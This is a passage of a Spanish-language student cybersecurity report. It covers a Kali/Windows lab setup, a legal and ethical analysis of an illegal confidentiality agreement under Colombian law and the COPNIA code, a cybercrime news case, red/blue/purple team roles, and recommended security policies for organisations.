



Figura 5: desactivación del firewall de la maquina anfitrión.

Fuente. El autor

6. desde la maquina anfitrión hago ping a la maquina Kali para verificar si existe conexión, como se muestra en la figura 6.





Figura 6. Ping a la maquina kali cuya ip como se evidencio anteriormente es la 192.168.0.106. (Cabe señalar que la ip de mi maquina anfitrión es la 192.168.0.103)

Fuente. El autor.

7. desde la maquina Kali (192.168.0.106) hago ping a la maquina anfitrión (192.68.0.103) para corroborar la conexión de ambas maquinas.





Figura 7. Ping desde la maquina kali (192.168.0.106) a la maquina anfitrion (192.168.0.103). Nótese que el primer intento fue rechazado ya que hice un

ping al principio sin desactivar el firewall del anfitrion y luego lo hice cuando tumbé todos los servicios del mismo.

Fuente. El autor.

8. aquí quiero aclarar que la maquina con Windows 10 es mi maquina anfitrion ya que cuento con un portátil de bajos recursos. En la figura 8 adjunto evidencia de las características de este.


Figura 8: características de mi maquina anfitrion.

Fuente. El autor.

### 1.1.2 etapa 2 – actividad 2

#### 1.1.2.1 primer interrogante de la etapa 2

**Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.**

Para comenzar, una vez leídos los anexos 2 y 3, considero que dentro del **anexo 2** no existe irregularidad alguna puesto que lo que se hace ahí es explicar la intención de la empresa “hackerhouse” y considero un punto importante el hacer una especie de “advertencia” a las posibles irregularidades que pueden existir dentro del anexo 3 “acuerdo de confidencialidad” por motivo de los hallazgos al abogado anterior de la empresa. Creo, que aunque para la empresa sea un buen punto de prueba permitir que

sean los nuevos profesionales quienes detecten estas anomalías o irregularidades, puede ser un riesgo sustancial para quienes decidan asumir el reto puesto que podrían salir perjudicados profesionalmente por las leyes colombianas.

Por otro lado, dentro del **anexo 3** si encuentro algunas irregularidades que me parece importante recalcar. Para empezar, aunque en los primeros puntos de la cláusula 4 se hace hincapié a la importancia de la confidencialidad y reserva de la información a la que accede la parte receptora, desde el **parágrafo 3** es posible encontrar irregularidades de alto riesgo para el profesional que quiera ingresar a los equipos red team o blue team puesto que en este párrafo menciona textualmente lo siguiente: “No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros”. Lo anterior, se define (en términos generales) como una obligación de la parte receptora a no denunciar ni dar conocimiento sobre actividades que se pueden calificar como “ilícitas”, lo cual es gravísimo ya que el profesional que acepte este acuerdo deberá ser “cómplice” de cualquier irregularidad que se presente dentro de la empresa, no denunciar un acto ilícito es como si se estuviera aprobando la ejecución del mismo y es algo que por obvias razones no estará bien visto por la ley colombiana. A partir del parágrafo anterior, es natural que el resto de puntos tiendan a tornarse anormales pues con el punto 3 ya se está dando a entender que efectivamente podrán haber accionares sospechosos, dado que más adelante en el **parágrafo 5** el profesional se está haciendo responsable de toda irregularidad que se encuentre en caso de allanamiento, lo cual me parece una falla gravísima por parte de quien quiera hacer parte del equipo de trabajo de la empresa, es como si estuviera firmando y comprometiéndose a “echarse toda el agua sucia” en caso de un actuar de las autoridades competentes. En ese orden de ideas, el **parágrafo 6** cita textualmente “La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse”. De lo anterior, aunque ya se ha definido en parágrafos previos, se evidencia que el profesional ingresado deberá mantener oculto todo lo relacionado a la información verídica o ilegal allí contenida a menos que la

misma empresa autorice lo contrario, es decir, en pocas palabras las clausulas buscan comprometer de sus irregularidades a quien sea que quiera ingresar con el fin de intentar dejar en limpio el nombre de la empresa. Ahora, dentro de la **cláusula 8,** podemos encontrar que de encontrarse información o accionar ilícitos se debe dejar libre a la empresa de cualquier responsabilidad ante los mismos, es decir, que si el profesional no encuentra la forma de librarse de dicha responsabilidad acorde a lo estipulado, será el directo responsable de todo lo perjudicial que haya dentro de la empresa, lo cual será algo complicado por todas las clausulas anteriores a esta que prohíben al receptor la divulgación de cualquier información sin importar la circunstancia. Algo que quisiera mencionar de igual manera, es que evidentemente falta la cláusula 7, desconozco el motivo del porqué pero fácilmente podría ser una cláusula que tenía contenido irregular y lo que demuestra incluso que el mismo acuerdo de confidencialidad no está debidamente redactado, lo que a mi considerar, puede ser un motivo muy claro para no firmar un contrato o acuerdo, donde es más que evidente que el más perjudicado podría ser yo.

#### 1.1.2.2 segundo interrogante de la etapa 2

**Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.**

Considero que se puede estar cometiendo infracción a la ley 1581 del 2012 en algunos de sus artículos como lo son el articulo 4 en sus parágrafos d: principio de veracidad o calidad dado que la información que posiblemente se reciba no es verídica, parágrafo e: principio de transparencia dado que no se garantiza por parte del titular (en este caso la empresa) que la información recibida sea relacionada al principio de veracidad y se impide dar a conocer cualquier irregularidad de la misma a las autoridades. Por otro lado considero que se cometería una infracción al artículo 17 en su parágrafo e: “Garantizar que la información que se suministre al Encargado del Tratamiento sea veraz, completa, exacta, actualizada, comprobable y comprensible”, puesto que al “obligar” al profesional a no revelar información ilegal o irregular se está dando a entender que la información allí contenida puede ser alterada o en su totalidad falsa,

según el documento de la funcionpublica[10], en el parágrafo k se menciona textualmente: "Informar a la Superintendencia de Industria y Comercio cuando se presenten violaciones a los códigos de seguridad y existan riesgos en la administración de la información de los Titulares", este es un código que se viola totalmente en la cláusula de las obligaciones del receptor parágrafo 3 que dice que no se debe informar a las autoridades responsables sobre cualquier sospecha de intrusión o robo de información, pues se puede notar que está estipulado como delito sancionable el no denunciar o dar a conocer este tipo de irregularidades y por último en el parágrafo L se menciona como punto general que hay que acatar instrucciones y directrices impartidas por la superintendencia de industria y comercio, algo que no se estaría cumpliendo si se oculta las irregularidades halladas en el parágrafo 3 de la cláusula 4.

**1.1.2.3 tercer interrogante de la etapa 2**

**El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente:**

**https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica**

Como carácter ético y personal sin tener (por ahora) en cuenta lo establecido en el código de ética de COPNIA, no aceptaría un contrato ni acuerdo que contenga una cláusula que me impida denunciar irregularidades o posibles accionares ilícitos ante las autoridades competentes puesto que deduzco que estoy aprobando y por ende soy cómplice de dichos ilícitos lo cual soy consciente me acarrearía problemas legales y jurídicos. Por otro lado, teniendo en cuenta el manual ético de COPNIA[11], se menciona

[10] FUNCIONPUBLICA; ley 1581 de 2012; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=49981

[11] COPNIA; Código de ética; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

dentro de dicho manual puntos claves dentro del **capítulo 2, artículo 31** como lo son el parágrafo b: “Custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados” el cual dicta en términos resumidos la prohibición del ocultamiento de bienes y valores o en este caso la información obtenida desde la empresa hackerhouse la cual se presume (por las clausulas anteriormente mencionadas) que contiene datos de actividad ilícita, y en la **cláusula 4, parágrafo 3** del acuerdo de confidencialidad se obliga a no denunciar ni dar a conocer estos puntos.

De igual manera y en uno de los parágrafos que considero más importantes del **artículo 31** es el **parágrafo f**, que textualmente y desde el mismo manual dice: “Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder”, lo que significa que el código de ética es muy claro al especificar que se debe denunciar cualquier actividad considerada como “ilícita” en las leyes colombianas ante las autoridades competentes para asegurar la transparencia y la calidad de los servicios prestados pues de lo contrario solo estamos dando ejemplo de deshonestidad, por ende aceptar un contrato que especifique que tiene información de actividades ilícitas sería ir totalmente en contra de lo que representa ser ingeniero y profesional en ciberseguridad. También, dentro de la sección de prohibiciones al profesional en el **artículo 40** del mismo manual textualmente nos dice: “Ofrecer la prestación de servicios cuyo objeto, por cualquier razón de orden técnico, jurídico, reglamentario, económico o social, sea de dudoso o imposible cumplimiento, o los que por circunstancias de idoneidad personal, no pudiere satisfacer”, algo que en términos generales nos menciona que no debemos prestar nuestros servicios como profesionales para actividades de sospechoso fin ni mucho menos siendo conscientes que el desarrollo de las actividades que podamos desarrollar pueden terminar en resultados inmorales o no éticos para lo que representamos como ingenieros.

### 1.1.2.4 cuarto interrogante de la etapa 2

**Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.**

En la web el tiempo[12], reposa la noticia de un robo de 25 mil millones de pesos señalado como “el robo del siglo”. Según la web en cuestión, esto sucedió en el año 2017 y se dice que los ciberdelincuentes obtuvieron token de seguridad bancaria de dos empresas que se dedicaban a actividades inmobiliarias mediante el uso de documentos falsos, logrando así desde la plataforma virtual de la entidad transferir la suma de 25.000 millones de pesos a 13 cuentas diferentes. Según se conoció, los cibercriminales lograron su cometido suplantando a los representantes legales de las dos empresas cuyo nombre no se revela en la noticia. Lo que hacían ellos era formalizar documentos ante las entidades pero con direcciones de correos electrónicos distintos a los originalmente registrados y a estos correos alterados les eran enviadas las credenciales de acceso a las plataformas designadas a brindar servicios de mantenimiento a sistemas informáticos a distintas entidades, desde donde les eran realizadas las transferencias bancarias.

Una vez mencionada la noticia anterior, podemos evidenciar que se estarían violando los artículos 269A (Acceso abusivo a un sistema informático), 269C (Interceptación de datos informáticos) y articulo 2691 (Hurto por medios informáticos y semejantes), todo resumido al hecho que ingresaron de manera fraudulenta a una plataforma bancaria mediante la obtención ilegal de datos por medio de información falsa.

En el portal logpoint[13], se dice que la importancia de la ciberseguridad abarca un punto vital y es la necesidad de mantener segura la información, los dispositivos hardware, las herramientas que se utilizan a la hora de trabajar partiendo del hecho que las empresas

[12] EL TIEMPO; Robo del sigo cibernético: piratas hurtan 25.000 millones en Colombia; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.eltiempo.com/justicia/delitos/nuevo-robo-del-siglo-caen-cibercriminales-que-hurtaron-25-000-millones-de-empresas-562957

[13] LOGPOINT; Cyber security: definition, importance and benefits of cyber security; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.logpoint.com/en/blog/what-is-cyber-security/

almacenan cantidades inmensas de información en computadores, servidores y demás, y en su gran mayoría se trata de información personal confidencial y critica que no puede ser leída o manipulada por cualquier persona. La ciberseguridad contiene dos aspectos importantes en el ámbito empresarial: detectar amenazas y contar con estrategias de mitigación y respuestas ante cualquier evento adverso. Es por ello, que tener equilibradas estas dos opciones anteriormente mencionadas es de suma importancia para las empresas, por tanto, se debe contar con buenos equipos, buen hardware, personal debidamente capacitado y grupos de expertos que transformen todas estas herramientas y alternativas en métodos de defensa y respuesta eficaces.

Tomando en base la actividad 3 que consistía en realizar un ataque simulado en el lugar del equipo red team y según la web ostec[14], la naturaleza de un ataque de intrusión se determina por las opciones que tenga un atacante de ejecutar la intrusión, es decir, que un equipo rojo pasa más tiempo ideando las alternativas de ataque que llevando a cabo el mismo y si la victima cuenta con gran cantidad de vulnerabilidades como puertos abiertos o puertas traseras ocultas (entre otros) es mucho más probable que el ataque sea exitoso, como sucedió en la actividad 3, la cual consistía en vulnerar una maquina Windows 10, se evidencio que, cuando una maquina no tiene medidas de seguridad activas, es fácilmente accesible aunque un intento de intrusión, la prueba consistía en obtener acceso a la máquina y posteriormente eliminar un archivo determinado con el uso de un Payload, lo cual se logró gracias a que la maquina contaba con métodos de defensa nulos, es donde se puede notar que sin un buen sistema de defensa, un equipo es prácticamente obsoleto.

Por otro lado, con la actividad 4 que consistía en hacer las veces de un equipo azul o blue team, y basándome en el portal pandasecurity[15], se determinó la importancia de

[14] OSTEC; Blue Team y Red Team, sepa cuáles son las diferencias; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/blue-team-y-red-team-sepa-cuales-son-las-diferencias/?cn-reloaded=1

[15] PANDASECURITY; ¿Por qué la ciberseguridad sigue siendo importante?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.pandasecurity.com/es/mediacenter/panda-security/ciberseguridad-importante/#:~:text=La%20ciberseguridad%20protege%20los%20sistemas,datos%20y%20otros%20sistemas%20inform%C3%A1ticos.

contar (como se mencionó en el apartado anterior) con una barrera de defensa robusta y asertiva, que nos permita detectar los ataques o eventos adversos en el menor tiempo posible y a su vez que nos permita tomar medidas preventivas y correctivas según la necesidad, pues al tener una fuga de información la perdida puede ser sustancialmente alta, y sin un programa o estrategia de defensa sofisticada que nos ayude a solventar el inconveniente será prácticamente seguro que perdamos toda la información en nuestro poder. Dicho lo anterior, y como menciona la web en cuestión, se hace notoria la necesidad de contar con herramientas de defensa adecuadas como lineamientos y políticas de seguridad estrictas y cumplidas a cabalidad, estas deben ser formuladas por equipos de expertos en ciberseguridad que comprendan la necesidad de salvaguardar la información de una empresa y desarrollen técnicas de defensa avanzadas y modernas dado que así como la tecnología avanza, los ciberdelincuentes también se actualizan con el tiempo, por tanto, es necesario que las empresas cuenten con hardware sofisticado como las herramientas propuestas anteriormente, que tengan en su grupo de trabajo personal debidamente conocedor del tema y sobretodo contratar auditorias de expertos para garantizar la seguridad de la información y a su vez la confiabilidad de la empresa que esté contratando estos servicios, es una inversión más que necesaria pero que en muchas ocasiones la relación costo – beneficio es adecuada si se tiene en cuenta la necesidad común para todo tipo de empresas. Definido lo anterior, esta inversión en la ciberseguridad es altamente pertinente y con el paso del tiempo es evidente que crecerá aún más.

Según la web incibe[16] El ámbito empresarial puede verse altamente beneficiado si se implementa el respaldo de los red y blue team, pues estos grupos de profesionales tienen la capacidad de identificar vulnerabilidades en las empresas y posteriormente proponer e implementar planes y lineamientos de seguridad de la información asertivos y con un porcentaje considerable de fiabilidad, para lograr que se disminuya en gran medida los impactos generados por ataques informáticos en los últimos años, por lo

[16] INCIBE; Purple Team incrementa la efectividad del Red Team y Blue Team en SCI; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://tranxfer.com/es/equipos-ciberseguridad-red-team-blue-team-y-purple-team/

cual, se resalta la importancia de contar con estas alternativas de seguridad para con las empresas. Un equipo red team puede ser de gran utilidad para una empresa, al detectar falencias de seguridad y vulnerabilidades dentro del mismo, logrando así determinar puntos débiles y/o críticos dentro de la entidad. Por otro lado, con la ayuda de un blue team, una entidad contará con la opción de implementar un manual de seguridad de la información, en el que se establezcan políticas y directrices de seguridad que brindaran a la entidad un nivel de confiabilidad elevado, así como garantizar que el personal que en el labora sea periódicamente capacitado acorde a dichas directrices y sobre todo a la actualidad de la seguridad de la información, en qué consecuencias puede traer un ataque informático y cómo se puede actuar ante un evento de éstos.

Ahora bien, contar con las alternativas de un red team y un blue team es una solución evidente y fiable, pero hay un adicional más que puede complementar y optimizar de manera potencial el accionar de estos dos grupos de expertos, este es el purple team.

Según la web UNIR[17], el equipo Purple team cuenta con una definición un tanto más compleja, pues en términos generales, su función consiste en garantizar y optimizar la armonía y funcionalidad entre los red y blue team. Lo ideal es, que con los hallazgos y tácticas hechos por los blue team, se ejecuten las amenazas y exploten las vulnerabilidades hechas por los red team; se podría decir que la diferencia principal de estos 3 equipos es que los red team y blue team tienen una función específica y puntual, mientras que el Purple team “combina” estas dos estrategias para ejecutar una auditoria más profunda y determinar si las estrategias de los otros 2 equipos son viables o seguras y aplicar una especie de dinámica de operación conjunta entre estos para administrar la información de una empresa, mediante evaluaciones robustas y centralizadas en seguridad e intrusión y así, mejorar o pulir estrategias de seguridad asertivas y lograr garantizarle a las empresas el salvaguardar sus activos críticos. Pero,

[17]UNIR; Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

como se menciona en la web keepcoding[18], esta definición tiene un auge más amplio a una simple “mezcla” de estrategias o habilidades de equipos de expertos, pues las funciones del purple team no se reducen solo a estos dos casos, sino más bien se trata de extender u optimizar la eficiencia de estos dos equipos, pues con la detección de los objetivos en común pueden intentar que la comunicación o conexión entre estos dos equipos sea más fácil y llevadera. Pues, es precisamente una buena comunicación entre los red y blue team lo que defina en gran medida la eficacia y el éxito de las actividades ejecutadas por ellos, como por ejemplo el equipo azul le puede comunicar las mejoras o estrategias optimizadas al equipo rojo para proporcionarle una especie de ventaja para definir mejores ataques simulados, y a su vez el equipo rojo puede comunicar sus mejoras de ataque al equipo azul para que estos diseñen un mejor plan de defensa, es ahí donde entra el equipo purpura, a maximizar esta conexión y la creación de estrategias conjuntas para que la ciberseguridad de una compañía o empresa sea llevada a niveles más seguros y viables, es ahí donde encontramos las ventajas y sobretodo la certeza que al contar con estos grupos de expertos, la confiabilidad y la seguridad de una empresa se encontrará en un alto nivel de aceptación.

**1.2 segundo interrogante del informe**

**Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.**

1) según la web deltaprotect[19], Se deben realizar capacitaciones constantes y de calidad a los funcionarios de las empresas acerca de ciberseguridad, ciberataques, tecnología actual, teletrabajo y conocimientos básicos en computación, dado que el no conocer los grandes problemas de la tecnología en la actualidad es uno de los indicadores que se deben tratar sobre todo en el sector salud. Lo anterior debe definir

[18] KEEPCODING; ¿Qué es Purple Team en ciberseguridad?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/

[19] DELTAPROTECT; Políticas de seguridad: Por qué son importantes para tu negocio; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.deltaprotect.com/blog/politicas-de-seguridad#:~:text=un%20ambiente%20seguro.-,%C2%BFQu%C3%A9%20son%20las%20pol%C3%ADticas%20de%20seguridad%20de%20informaci%C3%B3n%3F,proceso%20son%20exactos%20y%20completos%E2%80%9D.

una mejora sustancial en cuanto a conocimiento y conceptos tecnológicos se refiere. A lo anterior se le debe conocer como concienciación de la infraestructura, dentro del sector empresarial (hablando en términos generales) de ahí nace la importancia de los roles de los equipos red, blue team y purple team quienes se encuentran ligados en altas expectativas a estos lineamientos y directrices expuestos para su labor, ya que serán estos equipos de expertos quienes conozcan de primera mano las necesidades, vulnerabilidades y objetivos estratégicos de las entidades y cómo salvaguardarlas de manera asertiva.

2) Implementar sistemas de prevención y detección de intrusos (IDS/IPS) como los empleados por los equipos blue team y red team para sus pruebas de penetración y Testing, con el fin de mantener la red monitoreada en tiempo real y de esta manera contar con la posibilidad de llevar a cabo detecciones tempranas de cualquier intento de ataque o intrusión y de esta manera documentar de manera más asertiva las amenazas a las que la entidad puntual puede estar expuesta. Como se explica en la web geekflare[20], La implementación de estos sistemas de detección de intrusos y prevención de intrusiones son dos ejes muy importantes a la hora de idear una estrategia de ciberseguridad, las restricciones de accesos (de manera generalizada hablando) son un pilar único dentro de estos dos ejes, pues, al detectar un acceso no autorizado a una red a tiempo, es posible tomar acciones de acción y mitigación y a su vez estamos retrasando en medida al ciber atacante, por lo que esta estrategia nos permite actuar en tiempo real ante cualquier intento de intrusión, eso si, siempre y cuando estén los IDS y los IPS debidamente parametrizados y configurados, también con la ayuda de hardware de última generación el cual brinde soporte a los procesos de detección y prevención en ejecución. Como sustentáculo sobresaliente, es menester mencionar la importancia de monitorear una red en tiempo real, tal cual lo podemos hacer con los sistemas IDS/IPS, es de ahí de donde se desprende el fundamento inicial de la proposición de esta estrategia.

[20] GEEKFLARE; 8 Herramientas IDS e IPS para mejorar la seguridad y el conocimiento de la red; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://geekflare.com/es/best-ids-and-ips-tools/

3) Establecer políticas puntuales a la gestión y seguridad de la información, que definan soportes como copias de seguridad, almacenamiento seguro en la nube, encargados de este tipo de procesos y demás. Es la información contenida el activo más crítico de las empresas, como los hospitales (por ejemplo) que en sus bases de datos contienen cantidad importante de información sobre pacientes, medicamentos, formulas médicas y demás. Es por lo anterior, y basado en la web docusign[21], que se sugiere también implementar lineamientos que salvaguarden la información no solo en medios físicos sino digitales con el respaldo de almacenamiento en la nube para copias de seguridad que ya tengan cierto tiempo de antigüedad, de esta manera, si se llega a presentar con éxito algún tipo de vulneración o ataque para robo de información, ésta será accesible desde las copias de respaldo. Dentro de una debida política de seguridad encontramos previamente la identificación y el análisis de los riesgos a los que la información se expone, combinando el componente total como lo son los sistemas de información, la gestión de bases de datos, el actuar del personal de una empresa, el desarrollo de los procesos de la misma, y demás. Por lo tanto, y como se recomienda en la web datos101[22], se sugiere dicho procedimiento de control de accesos en cuanto a la gestión de la información del ámbito empresarial, las medidas técnicas relacionadas con el control de la información y el flujo de esta dentro de una entidad sean debidamente administrados, monitoreados y retroalimentados acorde a la necesidad y tamaño de la entidad en la que se esté ejecutando esta política, pues, los controles de acceso físico y lógico a la información deben ser cumplidos a cabalidad y en caso de cualquier anomalía tomar medidas correctivas de inmediato para no poner en riesgo la seguridad y privacidad contenida en archivos ya sean físicos o virtuales.

4) Dentro de las infraestructuras de las empresas también se recomienda generalmente contar con hardware administrable de seguridad como firewall, routers administrables, switches de última generación para que el tráfico de paquetes de datos sea más seguro

[21] DOCUSIGN; ¿Cómo se elabora la política general de seguridad?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.docusign.mx/blog/politica-seguridad

[22] DATOS101; Las 9 medidas de seguridad informática; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.docusign.mx/blog/politica-seguridad

y confiable. Mediante un firewall UTM por ejemplo, es posible ejecutar protocolos de seguridad monitoreados para permitir o denegar tráfico entrante externo, por ejemplo, en un hospital (en mi caso puntual, trabajo en un hospital y conozco un poco como funciona el mapa de procesos  es por ello que tomo de ejemplos puntuales un hospital) siempre llega información por correo de las EPS, o de cualquier entidad con el fin de finiquitar trámites relacionados a pacientes y es donde más información externa recibe la entidad, por lo que controlar el flujo de datos que entra y sale de la red será vital. Desde el portal de fortinet[23], Un UTM firewall nos da la opción de manejar múltiples funciones de seguridad de una forma centralizada y ordenada, pues cuenta con alternativas como antivirus actualizados y confiables, firewall completo y avanzado, implementación de buenos sistemas IDS/IPS, administración de VPN, protección de redes wif, filtros anti spam y anti phishing, filtros de contenido y flujo, etc. Por lo cual, la implementación de esta estrategia traerá consigo un paquete completo de alternativas de ciberseguridad muy confiables y fácilmente adaptables a las necesidades de las empresas en cuanto a tecnología de la información se refiere. Con una única solución integrada se puede blindar una red o infraestructura tecnológica ante múltiples amenazas como intrusiones no deseadas, robos de información, virus, Ransomware, hackeos de contraseñas y demás, es como hablar de un muro robusto mediante el cual es prácticamente imposible pasar a no ser que se cuente con una debida autorización. Uno de las principales funciones de un UTM firewall consiste en inspeccionar el flujo de la red para determinar la confiabilidad y veracidad de la información que en ella circula, ya sea mediante un proxy o de manera directa o transparente con la detección de patrones sospechosos o intentos malignos. Por lo anterior, se dice que una implementación de un UTM firewall representa una de las estrategias más completas que se puedan proponer dentro del marco de ciberseguridad dado que será de gran utilidad para los red y blue team dentro de sus debidos procesos de auditoría.

[23] FORTINET; What Is Unified Threat Management (UTM)?; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://www.datos101.com/blog/medidas-de-seguridad-informatica/

